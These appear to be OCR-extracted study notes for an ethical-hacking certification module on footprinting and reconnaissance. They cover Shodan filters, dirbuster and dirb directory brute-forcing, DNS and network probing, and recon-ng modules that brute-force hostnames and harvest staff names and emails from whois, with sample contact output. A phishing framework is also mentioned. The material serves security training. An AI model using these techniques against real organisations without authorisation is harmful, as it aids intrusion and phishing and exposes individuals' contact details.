
It performs full service banner grabbing from servers or any other device connected to the internet.

Shodan works well with basic, single-term searches. Here are the basic search filters you can use:
city: find devices in a particular city
country: find devices in a particular country
geo: you can pass it coordinates
hostname: find values that match the hostname
net: search based on an IP or /x CIDR
os: search based on an operating system
port: find particular ports that are open
before/after: find results within a timeframe

- Censys
  Alternative for Shodan.
- **dirbuster**
  It uses Brute-Forcing to find commonly used directories and file name on servers.
  - Basics
    - Developend by OWASP.
    - Uses:
      - It allows us to understand the structure of a web application or a website in terms of files and directories and how they are structured.
      - This helps us in understanding how we can attack a site or what type of attack vector we can find.
      - It helps us in finding the hidden directories and files and then we can use them as attack vectors. For example: admin pages etc.
  - Working
    - Target URL: The address of the target website.
      - 


    - Work Method:
      - Use GET Request Only: If want the scan to be faster
      - Auto Switch (HEAD & GET): More Robust and More accurate response
      - 


    - Number of Threads: Faster the better depending on the hardware. But, we should not overload the server.
      - 


- Select Scanning Type:
  - List Based Brute Force: root/usr/share/wordlists/dirbuster/
  - Pure Brute Force: Not recommended, because it doesn't work.
    - 


      - For a big site like a wordpress or zoomla installation: directory-list-2.3-medium.txt (Best)
      - For small website like a simple html site: directory-list-2.3-small.txt
- Select Starting Options:
  - Standard Start Point: Select this
  - URI Fuzz:
  - 


- Final Options:
  - Brute Force Dirs: To Brute Force the dirs
  - Be Recursive: It's good
  - Dir to start with - We must specify the directory if we are trying to perform a scan that is directory sensitive.
  - Brute Force Files - To Brute Force the files
  - 


- 

- Start> If dirbuster gets the positive responses its going to understand that yes that directory does exist.
  - 

  - 


- Now, we have a response here that says "Warning unable to determine consistent fail response" which means some directories and files are giving no access response or a negative response meaning that directory doesn't exist. For this jus hit CANCEL and then hit YES and the dirbuster will continue scanning the other ones.
  - 


    - Current Speed: Varies depending on the amount of directories and the average speed.
    - Total Requests: Tells the amount of request sent out of the amount that could be sent depending on the wordlist that we have selected.
    - Time to finish: Mostly depends on the speed of the scan that we have selected and the wordlist.
- Scan Information: Tells what folders and files are being tested.
  - 

- Results- List Views: In terms of directories and files that dirbuster was able to find.
  - 

Type	Found	Response	Size
Dir	/wordpress/	200	8863
Dir	/wordpress/index/	200	8115
File	/wordpress/index.php	200	8865
File	/wordpress/wp-login.php	200	2170
Dir	/wordpress/wp-content/	200	378
File	/wordpress/wp-register.php	200	1926


- If we right click on the file we can open it in a browser:





- If the server is not responding means if the site is not accessible we can try pausing the attack and then the site should load perfectly.

- Results- Tree View: This will give us the directory structure that is how files and folders are being structured on the web application.



- **Sublist3r**
- dirb
  dirb is a Web Content Scanner.

  It looks for existing (and/or hidden) Web Objects.
  It basically works by launching a dictionary-based attack/brute force attack against a web server and analyzing the response.
  Useful to find subdirectories on web application.

  Usage example:
  dirb https://www.hackthissite.org/ /usr/share/wordlists/dirb/small.txt
  Specify the URL by issuing dirb command: dib <URL>
  Specify the wordlist: /path/to/wordlist

- Email Footprinting
  Email Header | EmailTrackerPro | Email Tracking | theHarvester

  - Email header
    May show servers and where the location of those servers is.
    Email headers can provide: Names, Addresses (IP, email), Mail servers, Time stamps, Authentication and so on.

- EmailTrackerPro
  EmailTrackerPro is a Windows software that trace an email back to its true point of origin.
- Email Tracking
  can track various bits of information including the IP address of where it was opened, where it went, etc.
- **theHarvester**

- DNS Footprinting
  whois | host | dnsenum | nslookup | dnsmap | fierce | dig
  - DNS Basic
    - Ports
      Name lookup - UDP 53 | Zone transfer - TCP 53
    - Zone transfer
      replicates all records.

      Copying of record set from a primary or a secondary name server to an unauthorized name server.
      Nowadays, DNS Zone Transfer is not effective. So, try brute forcing it.
      A Domain - Target
      We are looking for DNS records that could help us layout the digital infrastructure of the target like mail servers, sub domains, hidden servers, hidden mail servers.
      Best of way of getting the layout is through performing DNS enumeration and then zone transfer if you have the ability to do that.
      Zone Transfer is a legitimate technique that is used by DNS server admins where you can actually copy the records from a primary name server to a secondary name server. It's great way of ensuring that you've redundancy.
      Zone Transfer is usually a misconfiguration by the DNS server admins where they are not able to successfully secure this or to prevent zone transfer to unauthorized servers.
    - Name resolvers
      answer requests.
    - Authoritative Servers
      hold all records for a namespace.
    - DNS Poisoning
      changes cache on a machine to redirect requests to a malicious server.
    - DNSSEC
      helps prevent DNS poisoning by encrypting records.
    - SOA Record Fields
      Source Host | **Contact Email** | **Serial Number** | **Refresh Time** | **Retry Time** | **Expire Time** | **TTL**

      Source Host - hostname of the primary DNS
      Contact Email - email for the person responsible for the zone file
      Serial Number - revision number that increments with each change
      Refresh Time - time in which an update should occur
      Retry Time - time that a NS should wait on a failure
      Expire Time - time in which a zone transfer is allowed to complete
      TTL - minimum TTL for records within the zone

- IP Address Management
  ARIN | **APNIC** | **RIPENCC** | **LACNIC** | **AFRINIC**

  ARIN: American Registry for Internet Numbers
  APNIC: Asia-Pacific Network Information Center
  RIPENCC: Reseaux IP Europeens Network Coordination Center
  LACNIC – Latin America and Caribbean Network Information Center
  AFRINIC - African Network Information Center

- DNS Records Types
  A | **AAAA** | **MX** | **TXT** | **SPF** | **DKIM** | **NS** | **CAA** | **SRV**

  A Records
  Server IPv4 Address at which Domain is Pointed.
  Domain (quitehacker.com) is pointed at 193.34.34.1

  AAAA Record
  Server IPv6 Address at which Domain is Pointed.
  Because IPv4 addresses are limited. So, not everyone can get the IPv4 addresses.

  CNAME Record
  Used for Subdomains and is redirected to the main domain.
  feedback.quitehacker.com is redirected to quitehacker.com
  It's an indirect way of directing to the Server IP Address. We use this so that if in future we have to change our server than we will not have to edit the cname only A record need to be edited with the new server IP address.

  Also to redirect to other domains (Third Party Domains)

  MX Records
  Helps in Receiving Emails on Server
  If emails are coming then this decides on which server these emails should be sent to.
  mx1.protonmail.com
  mx2.protonmail.com

  Make sure to add SPF & DKIM records to improve the delivery rate.

  TXT Record
  Any additional data with the Domain Name for verification or authentication.
  E.g.: If we want to verify our domain on google webmaster tool verify.
  Then, the google will ask us to add a key in TXT record.

  SPF Record
  Sender Policy Framework Record
  Used when we are using a mail server.

  Let's say we are using the Zoho mail.
  Then in addition with the mx records, we will also have to add the SPF records.
  It basically tells us that whatever mail server we are using, does it have any proper authentication to send those emails. so that those emails does not go in the spam and email's delivery rate can be increased.

To configure the SPF records we basically have to add the key into the TXT records.

DKIM Record
Domain Keys Identified Mail Record

It saves us from
* Email Spoofing
* Email Backscattering: Authenticates whether the email has been altered in transit. and it is coming from a proper source

To configure the DKIM Records we only need to add the key in the TXT Records.

In some cases (Protonmail), the mail providers gives you cname so, you only need to add the cname and protonmail automatically changes key at its end. Its an advanced level and it becomes easy to manage.

NS Record
To change the Name Servers.

CAA Record
When you require SSL from a specific company

E.g.: If I want Comodo's SSL only. Then, Comodo value will be entered in this record and then only comodo will be able to issue me SSL and no other website can issue me any kind of SSL.

Not used very often only used in specific scenarios like Internet Banking, E-Commerce, Payment Gateways.

SRV Record
Tells location of the services like Instant Messaging, VOIP Calls, Minecraft Server.

like Service, Protocol, Priority, Weight, Port, Target, TTL.

- Network Footprinting
  ping | **traceroute** | **Path Analyzer Pro**
  - IP address range
    IP address range can be obtained from **regional registrar** (e.g.: ARIN for America, RIPE for Europe, etc.)
  - Ping
    To find the IP from a domain name or to check the reachability of site.
    - Finding the IP address of http://www.certifiedhacker.com
      ping www.certifiedhacker.com
    - Finding the maximum frame size on the network
      ping www.certifiedhacker.com -f -l 1500

      Use the last command and add the -f parameter to not fragment on the ping packet and -l to set the frame size to 1500 bytes.

- ```
  Packet needs to be fragmented but DF set.
  ```
  This message above means that the frame is too large to be on the network and needs to be fragmented.
  The propose here is to try different values until you reach the maximum frame size.
  - Example:
    - ```
      ping www.certifiedhacker.com -f -l 1450
      ```
      working
      ```
      ping www.certifiedhacker.com -f -l 1475
      ```
      reached the limit
      ```
      ping www.certifiedhacker.com -f -l 1473
      ```
      reached the limit
      ```
      ping www.certifiedhacker.com -f -l 1472
      ```
      working
      - In conclusion, note the last two replies 1473 bytes and 1472 bytes shows the maximum frame size on this machine's network.
- Investigate the TTL (Time to Live)
  ping www.certifiedhacker.com -i 3

  The -i parameter means wait time, that is the number of seconds to wait between each ping (values between 1-255).

  TTL expired means that the router discarded the frame, because the TTL has expired (reached 0).

  Every frame on the network has their own TTL defined.


  If the TTL reaches 0, the router discards the packet to prevent packet loss.
  - ```
    Reply from 10.10.127.254: TTL expired in transit.
    Reply from 10.10.127.254: TTL expired in transit.
    Reply from 10.10.127.254: TTL expired in transit.
    Reply from 10.10.127.254: TTL expired in transit.
    ```
- Let's check the life span of the packet
  ping www.certifiedhacker.com -i 2 -n 1
  We are setting the TTL to 2 in an attempt to check the life span of the packet and -n count of packet to 1
  - ```
    Pinging certifiedhacker.com [162.241.216.11] with 32 bytes of data:
    Reply from 10.10.10.45: TTL expired in transit.

    Ping statistics for 162.241.216.11:
        Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
    ```
    There is a reply coming from IP address 162.241.216.11 with no packet loss.

- Let's set the TTL value to 3 to see what happens
  ping www.certifiedhacker.com -i 3 -n 1
- ```
  Pinging certifiedhacker.com [162.241.216.11] with 32 bytes of data:
  Reply from 10.10.127.254: TTL expired in transit.

  Ping statistics for 162.241.216.11:
      Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
  ```
  Note there is a different IP address, the same one that we gather on the traceroute command on the first hops.
- Repeat this and increase the TTL value until reach the IP address from www.certifiedhacker.com that we trace routed before.
  ping www.certifiedhacker.com -i 19 -n 1
- ```
  Pinging certifiedhacker.com [162.241.216.11] with 32 bytes of data:
  Reply from 162.241.216.11: bytes=32 time=156ms TTL=40

  Ping statistics for 162.241.216.11:
      Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
  Approximate round trip times in milli-seconds:
      Minimum = 156ms, Maximum = 156ms, Average = 156ms
  ```
  Done! These results implies when you set the TTL to 19(in this case) the reply is received from destination host (162.241.216.11). Keep in mind that the output will be similar to the trace route results.

- Traceroute
  To find intermediary servers.
  traceroute uses ICMP echo in Windows (tracert)
  traceroute is good for detect Firewalls and the network path
  - *traceroute -I nsa.gov*
    Windows command – *tracert* | Linux Command – *traceroute*
    - Specify target: *traceroute <target>*
    - In this case is used ICMP ECHO for tracerouting: -I
    - 

    - The system resolves the URL into its IP address and starts to trace the path to the destination. Here it takes 11 hops for the packet to reach the specified destination.
- Path Analyzer Pro
  Delivers advanced network route tracing with performance tests, DNS, whois, and network resolution to investigate network issues.

  Works on Linux/Mac/Windows.
  Paid application with 10-day trial version.

- Other Relevant Tools
  OSRFramework | Recon-ng | Metasploit | theHarvester | Maltego | FOCA | SEF (Social

Engineering Framework)

- **OSRFramework**
- Recon-ng
  Recon-ng is a web-based OSINT tool used to extract information from a target organization and its personnel. Provides a powerful environment in which open-source web-based reconnaissance can be automated conducted, quickly and thoroughly.
  - Basics
    - Why this?
      - Automates the Process
      - Provides database for storing the information we have gathered.
      - Allows to generate reports.
      - We can use custom modules.
    - Note: On your first load of recon-ng
      - ```
        [*] No modules enabled/installed.
        ```
    - Create a new workspace:
      - workspaces create CEH
    - Add the target domain to perform a network recon:
      - db insert domains
      - certifiedhacker.com
    - You can view the added domain by typing show domains
      - ```
        [recon-ng][CEH] > db insert domains
        domain (TEXT): certifiedhacker.com
        [*] 1 rows affected.
        [recon-ng][CEH] > show domains

          +-------------------------------------------+
          | rowid |        domain       |    module    |
          +-------------------------------------------+
          | 1     | certifiedhacker.com | user_defined |
          +-------------------------------------------+
        ```
  - Using Modules from Recon-ng Marketplace
    - Recon-ng works with independent modules, database interaction, built in convenience functions, interactive help, and command completion, Recon-ng provides a powerful environment in which open source web-based reconnaissance can be conducted quickly and thoroughly. To add new modules you will use marketplace.

- To view the entire marketplace repo type: marketplace search
- ```
  0. Installing module using marketplace command:
  > marketplace install recon/domains-hosts/findsubdomains

  1. Loading the module using modules load command:
  > modules load /recon/domains-hosts/findsubdomains

  2. To show module options:
  > info

  3. Executing the module:
  > run

  4. To switch between modules or workspaces type:
  > back

  5. Select an existing workspace:
  > workspaces select W0rkspaceName

  6. Select an installed module:
  > modules load path/to/module-name
  ```

- Using hackertarget to find sub-domains
  - Let's install and load it:
    - marketplace install hackertarget
    - modules load hackertarget
  - Type info to view the SOURCE, currently set at default as show below: info
    - ```
      Name    Current Value  Required  Description
      ------  -------------  --------  -----------
      SOURCE  default        yes       source of input (see 'show info' for details)
      ```
  - Now set the SOURCE to:
    - options set SOURCE certifiedhacker.com
    - You can use the input command to see the target:
    - input
    - ```
      +---------------------+
      |    Module Inputs    |
      +---------------------+
      | certifiedhacker.com |
      +---------------------+
      ```
    - Run the module:
    - run
      ```


- Note: If your response is working properly but messy with a bunch of queries and values, just type show hosts to populate a better output.
- show hosts
- ...
- (This command will show a clean summary of resources discovered)


- Brute-forcing hostnames
  - Install the brute_hosts module:
  - marketplace install recon/domain-hosts/brute_hosts
  - Load the module:
  - modules load recon/domain-hosts/brute_hosts
  - Set the SOURCE to target domain:
  - options set SOURCE certifiedhacker.com
  - By typing info you can see on this particular module, you can set your own hostnames wordlist. I recommend to use the default one that is pretty good.
  - ```
    Name      Current Value
      --------  -------------
      SOURCE    certifiedhacker.com
      WORDLIST  /root/.recon-ng/data/hostnames.txt
    ```
  - Run the module: run
  - (keep in mind that will take a while)
- Generate a report
  - nstall the reporting module to report in html format.
  - marketplace install reporting/html
  - Note: You can install any of these modules below to export in different formats.
  - ```
    reporting/csv
    reporting/html
    reporting/json
    reporting/list
    reporting/proxifier
    reporting/pushpin
    reporting/xlsx
    reporting/xml
    ```
  - Load the module:


- modules load reporting/html
- To configure the reporting information, type info to see the values.
- ```
  Name      Current Value
  --------  -------------
  CREATOR
  CUSTOMER
  FILENAME  /root/.recon-ng/workspaces/CEH/results.html
  SANITIZE  True
  ```
- You will need to assign these values, CREATOR, CUSTOMER and FILENAME.
- Set your name[CREATOR], customer name[CUSTOMER], path to export and the file name[FILENAME].
- options set CREATOR J0nDoe
- options set CUSTOMER CertifiedHacker Network
- options set FILENAME /root/Desktop/CE-Results.html
- Run the module to export:
- run
- The generated report is saved to to the Desktop.


- Using Recon-ng to Gather Personnel Information
  - Gathering personal information involves discovering contact details such as email, address, etc. present on target organization's web site. The Recon-ng contains various modules for haversting and discovering contact information about a certain company. Some Recon-ng modules for discovering personal information are:
    - recon/domain-contacts
    - recon/companies-contacts
    - recon/domain-contacts/namechk
  - Set a domain and perform footprinting on it to extract contact available in the domain.
    - The module selected to perform this technique uses the ARIN whois RWS to harvest POC data from whois queries for the given domain.
    - Install and load the module:
      - marketplace install recon/domains-contacts/whois_pocs
  ```

        - modules load recon/domains-contacts/whois_pocs
    - Check the options required to run the module:
        - info
    - Set the SOURCE value to target domain:
        - options set SOURCE facebook.com
    - Run the module:
        - run
        - ```
          ------------
          FACEBOOK.COM
          ------------
          [*] URL: http://whois.arin.net/rest/pocs;domain=facebook.com
          [*] URL: http://whois.arin.net/rest/poc/NOL17-ARIN
          [*] [contact] Lea Neteork ops (leigha311@facebook.com) - Whois contact
          [*] URL: http://whois.arin.net/rest/poc/OPERA82-ARIN
          [*] [contact] <blank> Operations (domain@facebook.com) - Whois contact
          [*] URL: http://whois.arin.net/rest/poc/BST184-ARIN
          [*] [contact] Brandon Stout (bstout@facebook.com) - Whois contact
          [*] URL: http://whois.arin.net/rest/poc/DJW23-ARIN
          [*] [contact] Darrell Wayne (tiffany.cameron.507@facebook.com) - Whois contact
          [*] URL: http://whois.arin.net/rest/poc/MZU-ARIN
          [*] [contact] Mark Zuckerberg (zuck@thefacebook.com) - Whois contact
          ```
    - The output will return the contacts related to the domains.
- Profile existence
    - The recon/profiles-profiles/namechk module validates the username existence of a specified contact, but unfortunately namechk charges to use their API.
    - We can search the existence of user profiles in various websites using the recon/profiles-profiles/profiler.
    - Type back to return to the workspaces home.
    - Install and load the module:
        - marketplace install recon/profiles-profiles/profiler
        - modules load recon/profiles-profiles/profiler
    - Set the SOURCE value (Target username):
        - options set SOURCE MarkZuckerberg
    - Run the module:
        - run
    - The recon/profiles-profiles/profiler module searches for this username and returns the URL of the profile in various websites (found with the matching username).
- Practical
    - Shell: To execute the shell commands in recon-ng console environment. (Commands are actually executed outside this environment.)
          ```

- 

- dashboard: Displays a summary of all the activities in the current workspace.
  - 

- workspaces: Manage workspaces.
  - create: To create a new Workspace.
  - list: To list all the available workspaces.
    - 

  - load: To shift to other workspace.
  - remove: To remove a workspace.
    - 

- db: Interfaces with workspace's database.
  - schema: To know how the data is stored in various types of tables.

- notes:
- insert:
- delete
- query:

- modules:
  - load:
  - reload:
  - search:
- options:
  - set:
  - unset:
  - list option names are ALL_CAPS:
- marketplace:
  - install:
  - remove:
  - info:
  - refresh:
  - search:
- keys:
  - add:
  - remove:
  - list:
- script:
  - record [filename]:
  - execute [filename]:
  - stop:
  - status:
- snapshots:
  - take:
  - remove:
  - list:
  - load [snapshot_name]:
- spool:
  - start [filename]:

- stop:
- status:

1 Backlink

E-Book > Module 02 - Footprinting and Reconnaissance > Footprinting Tools

- Recon-ng
  Web reconnaissance framework with independent modules and database interaction, which provides an environment in which open source, web-based reconnaissance can be conducted.

- **Metasploit**
- **theHarvester**
- **Maltego**
- Social Engineering Framework (SEF)
  It's a open source Social Engineering Framework (SCRIPT) that helps generate phishing attacks and fake emails.

  It also includes phishing pages, fake email, fake email with file attachment and other stuff that helps you in Social Engineering Attack.
- FOCA
  Fingerprinting Organizations with Collected Archives (FOCA) is a tool that reveals metadata and shrouded data. These archives may be on site pages, and can be downloaded and dissected with FOCA.

  Features:
  Metadata Extraction
  Network Analysis
  DNS Snooping
  Search for common files
  Juicy Files
  Proxies Search
  Technologies Identification
  Fingerprinting
  Leaks
  Backups Search
  Error Forcing
  Open Directories Search

1 Backlink

E-Book > Module 02 - Footprinting and Reconnaissance > Footprinting Tools

- FOCA
  Fingerprint Organization with Collected Archives is a tool used mainly to find metadata and hidden information in the documents it scans.

1 Backlink

EC-Council Official Labs

- Module 02 - Footprinting and Reconnaissance
  - Objective
    Extract information about the target organization on that includes but is not limited to:

> IP Addresses and IP range associated with the target
> Purpose of organization and why it exists
> Size of the organization
